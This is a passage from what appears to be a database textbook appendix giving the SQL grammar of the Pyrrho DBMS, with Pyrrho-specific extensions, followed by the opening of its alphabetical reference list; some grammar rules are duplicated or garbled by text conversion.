	SET PROFILING '=' (ON OFF)
	SET ROLE id
	SET TIMEOUT '=' int
	UpdateSearched
	HTTP HttpRest .

<code>Statement =</code>	Assignment
	Call
	CaseStatement
	Close
	CompoundStatement
	BREAK
	Declaration
	DeletePositioned
	DeleteSearched
	Fetch
	ForStatement
	IfStatement
	Insert
	ITERATE label
	LEAVE label
	LoopStatement

```

|      Open
|      Repeat
|      RETURN Value
|      SelectSingle
|      SIGNAL Condition_id
|      UpdatePositioned
|      UpdateSearched
|      While
|      HTTP HttpRequest.

HttpRequest = (ADD|UPDATE) url_Value data_Value [AS mime_string]
|      DELETE url_Value.

Alter = ALTER DOMAIN id AlterDomain { ',' AlterDomain }
|      ALTER FUNCTION id '(' Parameters ')' RETURNS Type
|      AlterBody
|      ALTER PROCEDURE id '(' Parameters ')' AlterBody
|      ALTER Method AlterBody
|      ALTER TABLE id AlterTable { ',' AlterTable }
|      ALTER TYPE id AlterType { ',' AlterType }
|      ALTER VIEW id AlterView { ',' AlterView }.

Method = MethodType METHOD id '(' Parameters ')' [RETURNS Type]
|      [FOR id].

Parameters = Parameter { ',' Parameter } .

Parameter = id Type .

MethodType = [OVERRIDING | INSTANCE | STATIC | CONSTRUCTOR].

AlterDomain = SET DEFAULT Default
|      DROP DEFAULT
|      TYPE Type
|      AlterCheck .

AlterBody = AlterOp { ',' AlterOp } .

AlterOp = TO id
|      Statement
|      [ADD|DROP] Metadata .

Default = Literal | DateTimeFunction | CURRENT_USER |
|      CURRENT_ROLE | NULL | ARRAY('(' ')') | MULTISSET('(' ')') .

AlterCheck = ADD CheckConstraint
|      [ADD|DROP] Metadata
|      DROP CONSTRAINT id .

CheckConstraint = [CONSTRAINT id] CHECK '(' [XMLOption]
|      SearchCondition ')'.

XMLOption = WITH XMLNAMESPACES '(' XMLNDec { ',' XMLNDec } ')'.

XMLNDec = (string AS id) | (DEFAULT string) | (NO DEFAULT) .

```


The following standard namespaces and prefixes are predefined:

http://www.w3.org/1999/02/22-rdf-syntax-ns# AS *rdf*

http://www.w3.org/2000/01/rdf-schema# AS *rdfs*

http://www.w3.org/2001/XMLSchema# AS *xsd*

http://www.w3.org/2002/07/owl# AS *owl*

```

AlterTable =      TO id
                  |      ADD ColumnDefinition
                  |      ALTER [COLUMN] id AlterColumn { ',' AlterColumn }
                  |      DROP [COLUMN] id DropAction
                  |      (ADD|DROP) (TableConstraintDef | VersioningClause)
                  |      ADD TablePeriodDefinition [AddPeriodColumnList]
                  |      AlterCheck
                  |      [ADD|DROP] Metadata .

AlterColumn =     TO id
                  |      POSITION int
                  |      (SET|DROP) ColumnConstraint
                  |      AlterDomain
                  |      GenerationRule
                  |      Metadata.

AlterType =       TO id
                  |      ADD ( Member | Method )
                  |      DROP ( Member_id | Routine)
                  |      Representation
                  |      Metadata
                  |      ALTER Member_id AlterMember { ',' AlterMember } .

Member = id Type [DEFAULT Value] Collate .

AlterMember =     TO id
                  |      Metadata
                  |      TYPE Type
                  |      SET DEFAULT Value
                  |      DROP DEFAULT .

AlterView =       SET (INSERT|UPDATE|DELETE|) TO SqlStatement
                  |      SET SOURCE TO QueryExpression
                  |      TO id
                  |      Metadata .

Metadata =        ATTRIBUTE | CAPTION | ENTITY | HISTOGRAM |
                  |      LINE | POINTS | PIE | SERIES | X | Y | string | iri.

```

The flags and the string “constraint” are Pyrrho extensions. Entity and Attribute affect XML output, while the other flags affect HTML output. The string is for object documentation within the role.

```

AddPeriodColumnList = ADD [COLUMN] Start_ColumnDefinition ADD
                      [COLUMN] End_ColumnDefinition .

```

```

Create =            CREATE ROLE id [Description_string]

```

```

| CREATE DOMAIN id [AS] DomainDefinition
| CREATE FUNCTION id '(' Parameters ')' RETURNS Type
| Statement
| CREATE ORDERING FOR UDType_id (EQUALS ONLY|
| ORDER FULL) BY Ordering
| CREATE PROCEDURE id '(' Parameters ')' Statement
| CREATE Method Body
| CREATE TABLE id TableContents [UriType] {Metadata}
| CREATE TEMPORAL VIEW id AS [TABLE] id WITH
| KEY Cols
| CREATE TRIGGER id (BEFORE|AFTER) Event ON id
| [ RefObj ] Trigger
| CREATE TYPE id [UNDER id] [Representation] [ Method
| {',' Method} ]
| CREATE ViewDefinition
| CREATE XMLNAMESPACES XMLNDec { ',' XMLNDec }.

```

Representation = (StandardType|Table_id|'(' Member {',' Member }'))
[*UriType*] {CheckConstraint} .

UriType = [*Abbrev_id*]'^^'([*Namespace_id*] ':' id | uri) .

Syntax with *UriType* is a Pyrrho extension. *Abbrev_id* can only be supplied within a CREATE DOMAIN statement. See Section 7.2.2.

DomainDefinition = StandardType [*UriType*] [DEFAULT Default]
{ CheckConstraint } Collate .

Ordering = (RELATIVE|MAP) WITH Routine
STATE .

TableContents = '(' TableClause {',' TableClause } ')' { VersioningClause }
| OF *Type_id* ['(' TypedTableElement {',' TypedTableElement } ')']
| AS Subquery .

VersioningClause = WITH (SYSTEM|APPLICATION) VERSIONING .

WITH APPLICATION VERSIONING is Pyrrho specific.

TableClause = ColumnDefinition {Metadata} | TableConstraint |
TablePeriodDefinition .

ColumnDefinition = id Type [DEFAULT Default] {ColumnConstraint|Check
Constraint} Collate
| id GenerationRule
| id *Table_id* ':' *Column_id*.

The last version is a convenience form for lookup tables, for example, if a.b has domain int then a.b is a shorthand for int check (value in (select b from a)).

GenerationRule = GENERATED ALWAYS AS '('Value')' [UPDATE '('
Assignments ')']
| GENERATED ALWAYS AS ROW (START|NEXT|END).

The update option here is an innovation in Pyrrho. The second version is new for SQL:2011 for a new row the start time is initially the current time, and is updated to the system (transaction) time when the row is committed. NEXT is an innovation in Pyrrho for temporal tables, and is dynamic—it is affected by changes to other rows.

ColumnConstraint = [CONSTRAINT id] ColumnConstraintDef .

ColumnConstraintDef = NOT NULL

| PRIMARY KEY
 | REFERENCES id [Cols] [USING Values] { ReferentialAction }
 | UNIQUE .

TableConstraint = [CONSTRAINT id] TableConstraintDef .

TableConstraintDef = UNIQUE Cols

| PRIMARY KEY Cols
 | FOREIGN KEY Cols REFERENCES *Table_id* [Cols]
 { ReferentialAction } .

TablePeriodDefinition = PERIOD FOR PeriodName '(' *Column_id* ',' *Column_id* ')

PeriodName = SYSTEM_TIME | id.

TypedTableElement = ColumnOptionsPart | TableConstraint .

ColumnOptionsPart = id WITH OPTIONS '(' ColumnOption '{',
ColumnOption } ')

ColumnOption = (SCOPE *Table_id*) | (DEFAULT Value) | ColumnConstraint.

Values = '(' Value '{', Value } ')

Cols = '(' id { ',' id } ')' | '(' POSITION ')

ReferentialAction = ON (DELETE|UPDATE) (CASCADE| SET
DEFAULT|RESTRICT).

ViewDefinition = VIEW id AS QueryExpression [UPDATE SqlStatement]
[INSERT SqlStatement] [DELETE SqlStatement] {Metadata}.

This is an extension to SQL:2011 syntax to provide simpler mechanisms for indirect tables. Note that all of these can use Web services to access remote data.

Event = INSERT | DELETE | (UPDATE [OF id { ',' id }]) .

RefObj = REFERENCING { (OLD|NEW)[ROW|TABLE][AS] id } .

Trigger = FOR EACH ROW [TriggerCond] (Call | (BEGIN ATOMIC
Statements END)) .

TriggerCond = WHEN '(' SearchCondition ')

DropStatement = DROP DropObject DropAction .

DropObject = ROLE id

| TRIGGER id
 | ORDERING FOR id
 | ObjectName
 | XMLNAMESPACES (id|DEFAULT) '{', (id|DEFAULT) } .

```

DropAction = | RESTRICT | CASCADE .

Rename =      SET ObjectName TO id .

Grant =       GRANT Privileges TO GranteeList [ WITH GRANT OPTION ]
              | GRANT Role_id { ',' Role_id } TO GranteeList [ WITH
              | ADMIN OPTION ] .

Revoke =      REVOKE [GRANT OPTION FOR] Privileges FROM
              | GranteeList
              | REVOKE [ADMIN OPTION FOR] Role_id { ',' Role_id }
              | FROM GranteeList .

Privileges =  ObjectPrivileges ON ObjectName.

ObjectPrivileges = ALL PRIVILEGES | Action { ',' Action } .

Action =      SELECT [ '(' id { ',' id } ')' ]
              | DELETE
              | INSERT [ '(' id { ',' id } ')' ]
              | UPDATE [ '(' id { ',' id } ')' ]
              | REFERENCES [ '(' id { ',' id } ')' ]
              | USAGE
              | TRIGGER
              | EXECUTE
              | OWNER .

ObjectName =  TABLE id
              | DOMAIN id
              | TYPE id
              | Routine
              | VIEW id
              | DATABASE.

GranteeList = PUBLIC | Grantee { ',' Grantee } .

Grantee =     [USER] id
              | ROLE id .

```

See Section 7.6 for the use of roles in Pyrrho.

```

Routine =     PROCEDURE id [ '('Type, { ',' Type }')' ]
              | FUNCTION id [ '('Type, { ',' Type }')' ]
              | [MethodType] METHOD id [ '('Type, { ',' Type }')' ] [FOR id ]
              | TRIGGER id .

Type =        (StandardType | DefinedType | Domain_id | Type_id)[UriType].

StandardType = BooleanType | CharacterType | FloatType | IntegerType |
               LobType | NumericType | DateTimeType | IntervalType |
               XMLType .

BooleanType = BOOLEAN.

CharacterType = (([NATIONAL] CHARACTER) | CHAR | NCHAR | VARCHAR)
               [VARYING] [ '('int ')'] [CHARACTER SET id ] Collate .

```

Collate = [COLLATE id].
 LobType = BLOB | CLOB | NCLOB .

NCHAR is silently changed to CHAR, and NCLOB to CLOB. COLLATE UNICODE is the default.

FloatType = (FLOAT|REAL) [‘(int’,int’)’] .
 IntegerType = INT | INTEGER .
 NumericType = (NUMERIC|DECIMAL|DEC) [‘(int’,int’)’] .
 DateTimeType = (DATE | TIME | TIMESTAMP) ([IntervalField [TO
 IntervalField]] | [‘(int ’)']).

The use of IntervalFields when declaring DateTimeType is an addition to the SQL standard.

IntervalType = INTERVAL IntervalField [TO IntervalField] .
 IntervalField = YEAR | MONTH | DAY | HOUR | MINUTE | SECOND
 [‘(int ’)'] .
 XMLType = XML .
 DefinedType = (ROW|TABLE) Representation
 | Type ARRAY
 | Type MULTISSET .
 Insert = INSERT [WITH PROVENANCE string] [XMLOption]
 INTO *Table_id* [Cols] Value .
 UpdatePositioned = UPDATE [XMLOption] *Table_id* Assignment WHERE
 CURRENT OF *Cursor_id* .
 UpdateSearched = UPDATE [XMLOption] *Table_id* Assignment [WhereClause] .
 DeletePositioned = DELETE [XMLOption] FROM *Table_id* WHERE
 CURRENT OF *Cursor_id* .
 DeleteSearched = DELETE [XMLOption] FROM *Table_id* [WhereClause] .
 CursorSpecification = [XMLOption] QueryExpression .
 QueryExpression = QueryExpressionBody [OrderByClause]
 [FetchFirstClause] .
 QueryExpressionBody = QueryTerm
 | QueryExpression (UNION | EXCEPT) [ALL | DISTINCT]
 QueryTerm .
 QueryTerm = QueryPrimary | QueryTerm INTERSECT [ALL | DISTINCT]
 QueryPrimary .
 QueryPrimary = QuerySpecification | Value | TABLE id .
 QuerySpecification = SELECT [ALL | DISTINCT] SelectList TableExpression.
 SelectList = ‘*’ | SelectItem { ‘,’ SelectItem } .

Subquery = ‘(“QueryExpression”)’.

TimePeriodSpecification = AS OF Value
 | BETWEEN [ASYMMETRIC|SYMMETRIC] Value AND Value
 | FROM Value TO Value.

JoinedTable = TableReference CROSS JOIN TableFactor
 | TableReference NATURAL [JoinType] JOIN TableFactor
 | TableReference [JoinType] JOIN TableFactor USING
 | ('Cols') [TO ('Cols')]
 | TableReference TEMPORAL [[AS] id] JOIN TableFactor
 | TableReference [JoinType] JOIN TableReference ON
 SearchCondition .

JoinType = INNER | (LEFT | RIGHT | FULL) [OUTER] .

SearchCondition = BooleanExpr .

OrderByClause = ORDER BY OrderSpec { ',' OrderSpec } .

OrderSpec = Value [ASC | DESC] [NULLS (FIRST | LAST)] .

FetchFirstClause = FETCH FIRST [int] (ROW|ROWS) ONLY .

XmlColumns = COLUMNS XmlColumn { ',' XmlColumn } .

XmlColumn = id Type [DEFAULT Value] [PATH str] .

Value =
 | Literal
 | Value BinaryOp Value
 | '-' Value
 | (' Value ')
 | Value Collate
 | Value [' Value ']
 | ColumnRef
 | VariableRef
 | (SYSTEM_TIME|*Period_id*|(PERIOD>('Value,Value')))
 | VALUE
 | ROW
 | Value '.' Member_id
 | MethodCall
 | NEW MethodCall
 | FunctionCall
 | VALUES ('Value { ',' Value }') { ',' ('Value { ',' Value }') }
 | Subquery
 | (MULTISET | ARRAY | ROW) ('Value { ',' Value }')
 | TABLE (' Value')
 | TREAT ('Value AS Sub_Type')
 | CURRENT_USER
 | CURRENT_ROLE
 | HTTP GET *url_Value* [AS *mime_string*].

BinaryOp = '+' | '-' | '*' | '/' | '|' | MultisetOp .

VariableRef = {*Scope_id* '.' } *Variable_id*.

```

ColumnRef = [TableOrAlias_id '.' ] Column_id
            | TableOrAlias_id '.' (POSITION | NEXT | LAST) .

MultisetOp = MULTiset (UNION | INTERSECT | EXCEPT(ALL |
DISTINCT)).

Literal = int
         | float
         | string
         | TRUE | FALSE
         | 'X' "" {hexit} ""
         | id '^ ^' (Domain_id | Type_id | [Namepsace_id] ':' id | uri)
         | DATE date_string
         | TIME time_string
         | TIMESTAMP timestamp_string
         | INTERVAL ['-'] interval_string IntervalQualifier.

IntervalQualifier = StartField TO EndField
                  | DateTimeField.

StartField = IntervalField ['(' int')'].

EndField = IntervalField | SECOND ['('int')'].

DateTimeField = StartField | SECOND ['('int [',' int')']'.

```

The ints here represent precision for the leading field and/or the fractional seconds.

```

IntervalField = YEAR | MONTH | DAY | HOUR | MINUTE .

BooleanExpr = BooleanTerm | BooleanExpr OR BooleanTerm .

BooleanTerm = BooleanFactor | BooleanTerm AND BooleanFactor .

BooleanFactor = [NOT] BooleanTest .

BooleanTest = Predicate | '(' BooleanExpr ')' | Boolean_Value .

Predicate = Any | At | Between | Comparison | Contains | Current | Every | Exists |
           In | Like | Member | Null | Of | PeriodBinary | Similar | Some | Unique.

Any = ANY '(' [DISTINCT|ALL] Value) ')' FuncOpt .

At = ColumnRef AT Value .

Between = Value [NOT] BETWEEN [SYMMETRIC|ASYMMETRIC] Value
AND Value .

Comparison = Value CompOp Value .

CompOp = '=' | '<>' | '<' | '>' | '<=' | '>=' .

Contains = PeriodPredicand CONTAINS (PeriodPredicand | DateTime_Value) .

Current = CURRENT '(' ColumnRef ')'.

```

Current and At can be used on default temporal columns of temporal tables.

Every = EVERY ‘([DISTINCT|ALL] Value)’ FuncOpt .

Exists = EXISTS QueryExpression .

FuncOpt = [FILTER ‘(WHERE SearchCondition)’] [OVER WindowSpec] .

In = Value [NOT] IN ‘(QueryExpression | (Value { ‘,’ Value }))’ .

Like = Value [NOT] LIKE string .

Member = Value [NOT] MEMBER OF Value .

Null = Value IS [NOT] NULL .

Of = Value IS [NOT] OF ‘([ONLY] Type { ‘,’[ONLY] Type })’ .

Similar = Value [NOT] SIMILAR TO *Regex_Value* [ESCAPE char] .

Some = SOME ‘([DISTINCT|ALL] Value)’ FuncOpt .

Unique = UNIQUE QueryExpression .

PeriodBinary = PeriodPredicand (OVERLAPS|EQUALS|[IMMEDIATELY]
(PRECEDES|SUCCEEDS) PeriodPredicand .

FunctionCall = NumericValueFunction | StringValueFunction |
DateTimeFunction | SetFunctions | XMLFunction |
UserFunctionCall | MethodCall .

NumericValueFunction = AbsoluteValue | Avg | Cast | Ceiling | Coalesce |
Correlation | Count | Covariance | Exponential |
Extract | Floor | Grouping | Last |
LengthExpression | Maximum | Minimum |
Modulus | NaturalLogarithm | Next | Nullif |
Percentile | Position | PowerFunction | Rank |
Regression | RowNumber | SquareRoot |
StandardDeviation | Sum | Variance .

AbsoluteValue = ABS ‘(Value)’ .

Avg = AVG ‘([DISTINCT|ALL] Value)’ FuncOpt .

Cast = CAST ‘(Value AS Type)’ .

Ceiling = (CEIL|CEILING) ‘(Value)’ .

Coalesce = COALESCE ‘(Value { ‘,’ Value })’

Corelation = CORR ‘(Value ‘,’ Value)’ FuncOpt .

Count = COUNT ‘(*’)’
| COUNT ‘([DISTINCT|ALL] Value)’ FuncOpt .

Covariance = (COVAR_POP|COVAR_SAMP) ‘(Value ‘,’ Value)’ FuncOpt .

WindowSpec = Window_id | ‘(WindowDetails)’ .

Exponential = EXP ‘(Value)’ .

Extract = EXTRACT ‘(ExtractField FROM Value)’ .

ExtractField = YEAR | MONTH | DAY | HOUR | MINUTE | SECOND.

Floor = FLOOR '(' Value ') ' .

Grouping = GROUPING '(' ColumnRef { ',' ColumnRef } ') ' .

Last = LAST ['(' ColumnRef ') ' OVER WindowSpec] .

LengthExpression = (CHAR_LENGTH|CHARACTER_LENGTH|OCTET_LENGTH) '(' Value ') ' .

Maximum = MAX '(' [DISTINCT|ALL] Value ') ' FuncOpt .

Minimum = MIN '(' [DISTINCT|ALL] Value ') ' FuncOpt .

Modulus = MOD '(' Value ',' Value ') ' .

NaturalLogarithm = LN '(' Value ') ' .

Next = NEXT ['(' ColumnRef ') ' OVER WindowSpec] .

Nullif = NULLIF '(' Value ',' Value ') ' .

Percentile = (PERCENTILE_CONT|PERCENTILE_DISC) '(' Value ') ' WithinGroup .

WithinGroup = WITHIN GROUP '(' OrderByClause ') ' .

Position = POSITION ['(' Value IN Value ') '] .

PowerFunction = POWER '(' Value ',' Value ') ' .

Rank = (CUME_DIST|DENSE_RANK|PERCENT_RANK|RANK) '(' ')' OVER WindowSpec | (DENSE_RANK|PERCENT_RANK|RANK|CUME_DIST) '(' Value { ',' Value } ') ' WithinGroup .

Regression = (REGR_SLOPE|REGR_INTERCEPT|REGR_COUNT|REGR_R2|REGR_AVVGX| REGR_AVGY|REGR_SXX|REGR_SXY|REGR_SYY) '(' Value ',' Value ') ' FuncOpt .

RowNumber = ROW_NUMBER '(' ')' OVER WindowSpec .

SquareRoot = SQRT '(' Value ') ' .

StandardDeviation = (STDDEV_POP|STDDEV_SAMP) '(' [DISTINCT|ALL] Value ') ' FuncOpt .

Sum = SUM '(' [DISTINCT|ALL] Value ') ' FuncOpt .

Variance = (VAR_POP|VAR_SAMP) '(' [DISTINCT|ALL] Value ') ' FuncOpt .

DateTimeFunction = CURRENT_DATE | CURRENT_TIME | LOCALTIME | CURRENT_TIMESTAMP | LOCALTIMESTAMP .

StringValueFunction = Normalize | Substring | RegularSubstring | Fold | Trim | XmlAgg .

Normalize= NORMALIZE '(' Value ') ' .

Substring = SUBSTRING '(' Value FROM Value [FOR Value] ') ' .

$$\text{ForStatement} = \text{Label FOR } [\textit{For_id} \text{ AS }] [\text{id} \text{ CURSOR FOR }] \text{QueryExpression} \\ \text{DO Statements END FOR } [\textit{Label} \text{ id}] .$$

```

IfStatement = IF BooleanExpr THEN Statements { ELSEIF BooleanExpr
              THEN Statements } [ ELSE Statements ] END IF .

Label = [ label ':' ] .

LoopStatement = Label LOOP Statements END LOOP .

Open = OPEN id .

Repeat = Label REPEAT Statements UNTIL BooleanExpr END
        REPEAT .

SelectSingle = QueryExpresion INTO VariableRef { ';' VariableRef } .

Statements = Statement { ';' Statement } .

While = Label WHILE SearchCondition DO Statements END WHILE .

UserFunctionCall = Id '(' [ Value { ';' Value } ] ')' .

MethodCall = Value '.' Method_id [ '(' [ Value { ';' Value } ] ')' ]
            | Value AS Type ')' '.' Method_id [ '(' [ Value { ';' Value } ] ')' ]
            | Type '::' Method_id [ '(' [ Value { ';' Value } ] ')' ] .

XMLFunction = XMLComment | XMLConcat | XMLElement | XMLForest |
              XMLParse | XMLProc | XMLRoot | XMLAgg | XPath .

```

XPath is not in the SQL:2003 standard but has become popular. See Section 30.3.4.

```

XMLComment = XMLCOMMENT '(' Value ')' .

XMLConcat = XMLCONCAT '(' Value { ';' Value } ')' .

XMLElement = XMLELEMENT '(' NAME id [ ';' Namespace ]
               [, 'AttributeSpec' ] { ';' Value } ')' .

Namespace = XMLNAMESPACES '(' NamespaceDefault [( string AS id { ';'
               string AS id }) ')' .

NamespaceDefault = (DEFAULT string) | (NO DEFAULT).

AttributeSpec = XMLATTRIBUTES '(' NamedValue { ';' NamedValue } ')' .

NamedValue = Value [ AS id ] .

XMLForest = XMLFOREST '(' [ Namespace ';' ] NamedValue { ';' NamedValue } ')' .

XMLParse = XMLPARSE '(' CONTENT Value ')' .

XMLProc = XMLPI '(' NAME id [, 'Value ] ')' .

XMLForest = XMLFOREST '(' [ Namespace ';' ] NamedValue { ';' NamedValue } ')' .

XMLParse = XMLPARSE '(' CONTENT Value ')' .

XMLProc = XMLPI '(' NAME id [, 'Value ] ')' .

XMLQuery = XMLQUERY '(' Value, xpath_xml ')' .

XMLText = XMLTEXT '(' xml ')' .

XMLValidate = XMLVALIDATE '(' (DOCUMENT|CONTENT|SEQUENCE)
               Value ')' .

```

References

- Abiteboul S., Quass D., McHugh J., Widom J., and Wiener J. (1997). The Lorel query language for semistructured data. *International Journal on Digital Libraries*, **1**(1), 68–88
- ACM (1992). Association for Computing Machinery Code of Ethics and Professional Conduct Adopted by ACM Council 10/16/92. <http://www.acm.org/constitution/code.html> Or do a web search for “ACM Code of Ethics and Professional Conduct”
- Aho A.V. and Ullman J.D. (1977). *Principles of Database Design*. Reading, MA: Addison-Wesley
- Aho A., Sagiv Y., and Ullman J.D. (1979). Equivalence among relational expressions. *SIAM Journal of Computing*, **8**(2), 218–246
- Alsberg P.A. and Day J.D. (1976). A principle for resilient sharing of distributed resources. In *Proc. 2nd Int. Conf. Software Engineering*, San Francisco, CA, 562–570
- American National Standards Institute (1975). ANSI/X3/SPARC Study Group on Data Base Management Systems. Interim Report, FDT. *ACM SIGMOD Bulletin*, **7**(2)
- Anahory S. and Murray D. (1997). *Data Warehousing in the Real World: A Practical Guide for Building Decision Support Systems*. Harlow, England: Addison Wesley Longman
- Annevelink J. (1991). Database programming languages: a functional approach. In *Proc. ACM SIGMOD Conf.*, 318–327
- Apers P., Henver A., and Yao S.B. (1983). Optimization algorithm for distributed queries. *IEEE Trans Software Engineering*, **9**(1), 57–68
- Armstrong, W. (1974). Dependency structure of data base relationships. *Proceedings of the IFIP Congress*
- Arnold K., Gosling J., and Holmes D. (2000). *The Java Programming Language* 3rd edn. Reading, MA: Addison-Wesley
- Astrahan M.M., Blasgen M.W., Chamberlin D.D., Eswaran K.P., Gray J.N., Griffith P.P., King W.F., Lorie R.A., McJones P.R., Mehl J.W., Putzolu G.R., Traiger I.L., Wade B.W., and Watson V. (1976). System R: Relational approach to database management. *ACM Trans. Database Systems*, **1**(2), 97–137
- Atkinson M. and Buneman P. (1989). Type and persistence in database programming languages. *ACM Computing Surv.*, **19**(2)
- Atkinson M., Bancilhon F., DeWitt D., Dittrich K., Maier D., and Zdonik S. (1989). Object-Oriented Database System Manifesto. In *Proc. 1st Int. Conf. Deductive and Object-Oriented Databases*, Kyoto, Japan, 40–57
- Atkinson M.P. and Morrison R. (1995). Orthogonally persistent object systems. *VLDB Journal*, **4**(3), 319–401
- Atkinson M.P., Bailey P.J., Chisolm K.J., Cockshott W.P., and Morrison R. (1983). An approach to persistent programming. *Computer Journal*, **26**(4), 360–365
- Atwood T.M. (1985). An object-oriented DBMS for design support applications. In *Proc. IEEE 1st Int. Conf. Computer-Aided Technologies*, Montreal, Canada, 299–307
- Bailey R.W. (1989). *Human Performance Engineering: Using Human Factors/Ergonomics to Archive Computer Usability* 2nd edn. Englewood Cliffs, NJ: Prentice-Hall
- Bancilhon F. and Buneman P. (1990). *Advanced in Database Programming Languages*. Reading, MA: Addison-Wesley, ACM Press
- Bancilhon F. and Khoshafian S. (1989). A calculus for complex objects. *J. Computer and System Sciences*, **38**(2), 326–340
- Banerjee J., Chou H., Garza J.F., Kim W., Woelk D., Ballou N., and Kim H. (1987a). Data model issues for object-oriented applications. *ACM Trans. Office Information Systems*, **5**(1), 3–26

- Banerjee J., Kim W., Kim H.J., and Korth H.F. (1987b). Semantics and implementation of schema evolution in object-oriented databases. In *Proc. ACM SIGMOD Conf.*, San Francisco, CA, 311–322
- Barghouti N.S. and Kaiser G. (1991). Concurrency control in advanced database applications. *ACM Computing Surv.*
- Batini C., Ceri S., and Navathe S. (1992). *Conceptual Database Design: An Entity-Relationship Approach*. Redwood City, CA: Benjamin/Cummings
- Batini C. and Lanzerini M. (1986). A comparative analysis of methodologies for database schema integration. *ACM Computing Surv.*, **18**(4)
- Batory D.S., Leung T.Y., and Wise T.E. (1988). Implementation concepts for an extensible data model and data language. *ACM Trans. Database Systems*, **13**(3), 231–262
- Bayer R. and McCreight E. (1972). Organization and maintenance of large ordered indexes. *Acta Informatica*, **1**(3), 173–189
- BCS (2011). Code of Conduct for BCS Members. British Computer Society. Available at: <http://www.bcs.org/upload/pdf/conduct.pdf>
- Beech D. and Mahbod B. (1988). Generalized version control in an object-oriented database. In *IEEE 4th Int. Conf. Data Engineering*, February
- Bell D.E. and La Padula L.J. (1974). Secure computer systems: mathematical foundations and model. MITRE Technical Report M74–244
- Bennett K., Ferris M.C., and Ioannidis Y. (1991). A genetic algorithm for database query optimization. In *Proc. 4th Int. Conf. on Genetic Algorithms*, San Diego, CA, 400–407
- Bergsten H. (2003). *JavaServer Pages*. Cambridge, MA: O'Reilly
- Berners-Lee T. (1992). *The Hypertext Transfer Protocol*. World Wide Web Consortium. Work in Progress. Available at <http://www.w3.org/Protocols/Overview.html>
- Berners-Lee T. and Connolly D. (1993). *The Hypertext Markup Language*. World Wide Web Consortium. Work in Progress. Available at <http://www.w3.org/MarkUp/MarkUp.html>
- Berners-Lee T., Cailliau R., Luotonen A., Nielsen H.F., and Secret A. (1994). The World Wide Web. *Comm. ACM*, **37**(8), August
- Berners-Lee T., Fielding R., and Frystyk H. (1996). HTTP Working Group Internet Draft HTTP/1.0. May 1996. Available at <http://ds.internic.net/rfc/rfc1945.txt>
- Bernstein P.A. and Chiu D.M. (1981). Using Semi-joins to Solve Relational Queries. *Journal of the ACM*, **28**(1), 25–40
- Bernstein P.A., Hadzilacos V., and Goodman N. (1987). *Concurrency Control and Recovery in Database Systems*. Reading, MA: Addison-Wesley
- Biskup J. and Convent B. (1986). A Formal View Integration Method. In *Proc. of ACM SIGMOD Conf. on Management of Data*, Washington, DC
- Bitton D., DeWitt D.J., and Turbyfill C. (1983). Benchmarking database systems: a systematic approach. In *Proc. 9th Int. Conf. on VLDB*, Florence, Italy, 8–19
- Blaha M. and Premerlani W. (1997). *Object-Oriented Modeling and Design for Database Applications*. Prentice Hall
- Booch G., Rumbaugh J., and Jacobson I. (1999). *Unified Modeling Language User Guide*. Reading, MA: Addison-Wesley
- Boucelma O. and Le Maitre J. (1991). An extensible functional query language for an object-oriented database system. In *Proc. 2nd Int. Conf. Deductive and Object-Oriented Databases*, Munich, Germany, 567–581
- Bouguettaya A., Benatallah B., and Elmagarmid A. (1998). *Interconnecting Heterogeneous Information Systems*. Kluwer Academic Publishers
- Bourret R. (2001). *Mapping DTDs to Databases*. Available at <http://www.xml.com/pub/a/2001/05/09/dtdtodbs.html>
- Bourret R. (2004). *Mapping W3C Schemas to Object Schemas to Relational Schemas*. Available at <http://www.rpbourret.com/xml/SchemaMap.htm>
- Boyce R., Chamberlin D., King W., and Hammer M. (1975). Specifying queries as relational expressions: SQUARE. *Comm. ACM*, **18**(11), 621–628

- Brathwaite K.S. (1985). *Data Administration: Selected Topics of Data Control*. New York: John Wiley
- Brewer, E. A. (2000). Towards robust distributed systems (abstract) PODC '00: Proceedings of the nineteenth annual ACM symposium on Principles of distributed computing, ACM, 7
- Bukhres O.A. and Elmagarmid A.K., eds. (1996). *Object-Oriented Multidatabase Systems: A Solution for Advanced Applications*. Englewood Cliffs, NJ: Prentice Hall
- Buneman P. and Frankel R.E. (1979). FQL—A Functional Query Language. In *Proc. ACM SIGMOD Conf.*, 52–58
- Buneman P., Davidson S., Hillebrand G., and Suciu D. (1996). A query language and optimization techniques for unstructured data. In *Proc. ACM SIGMOD Conf.*, Montreal, Canada
- Buretta M. (1997). *Data Replication: Tools and Techniques for Managing Distributed Information*. New York, NY: Wiley Computer Publishing
- Cabena P., Hadjinian P., Stadler R., Verhees J., and Zanasi A. (1997). *Discovering Data Mining from Concept to Implementation*. New Jersey: Prentice Hall PTR
- Cadle J. and Yeates D. (2007). *Project Management for Information Systems*. 5th edn. Prentice Hall
- Cannan S. and Otten G. (1993). *SQL—The Standard Handbook*. Maidenhead: McGraw-Hill International
- Cardelli L. and Wegner P. (1985). On understanding types, data abstraction and polymorphism. *ACM Computing Surv.*, **17**(4), 471–522
- Carey M.J., DeWitt D.J., and Naughton J.F. (1993). The OO7 Object-Oriented Database Benchmark. In *Proc. ACM SIGMOD Conf.*, Washington, D.C.
- Cattell R.G.G. (1994). *Object Data Management: Object-Oriented and Extended Relational Database Systems* revised edn. Reading, MA: Addison-Wesley
- Cattell R.G.G., ed. (2000). *The Object Database Standard: ODMG Release 3.0*. San Mateo, CA: Morgan Kaufmann
- Cattell R.G.G. and Skeen J. (1992). Object operations benchmark. *ACM Trans. Database Systems*, **17**, 1–31
- Ceri S., Negri M., and Pelagatti G. (1982). Horizontal Data Partitioning in Database Design. *ACM SIGMOD Conf.*, 128–136
- Chakravarthy U., Grant J., and Minker J. (1990). Logic-based approach to semantic query optimization. *ACM Trans. Database Systems*, **15**(2), 162–207
- Chamberlin D. and Boyce R. (1974). SEQUEL: A Structured English Query Language. In *Proc. ACM SIGMOD Workshop on Data Description, Access and Control*
- Chamberlin D. et al. (1976). SEQUEL2: A unified approach to data definition, manipulation and control. *IBM J. Research and Development*, **20**(6), 560–575
- Chamberlin D., Robie J., and Florescu D. (2000). Quilt: an XML Query Language for heterogeneous data sources. In *Lecture Notes in Computer Science*, Springer-Verlag. Also available at http://www.almaden.ibm.com/cs/people/chamberlin/quilt_lncs.pdf
- Chen P.M., Lee E.K., Gibson G.A., Katz R.H., Patterson D.A. (1994). RAID: High-Performance, Reliable Secondary Storage. *ACM Computing Surveys*, **26**(2)
- Chen P.M. and Patterson D.A. (1990). Maximizing Performance in a Striped Disk Array. In *Proc. of 17th Annual International Symposium on Computer Architecture*
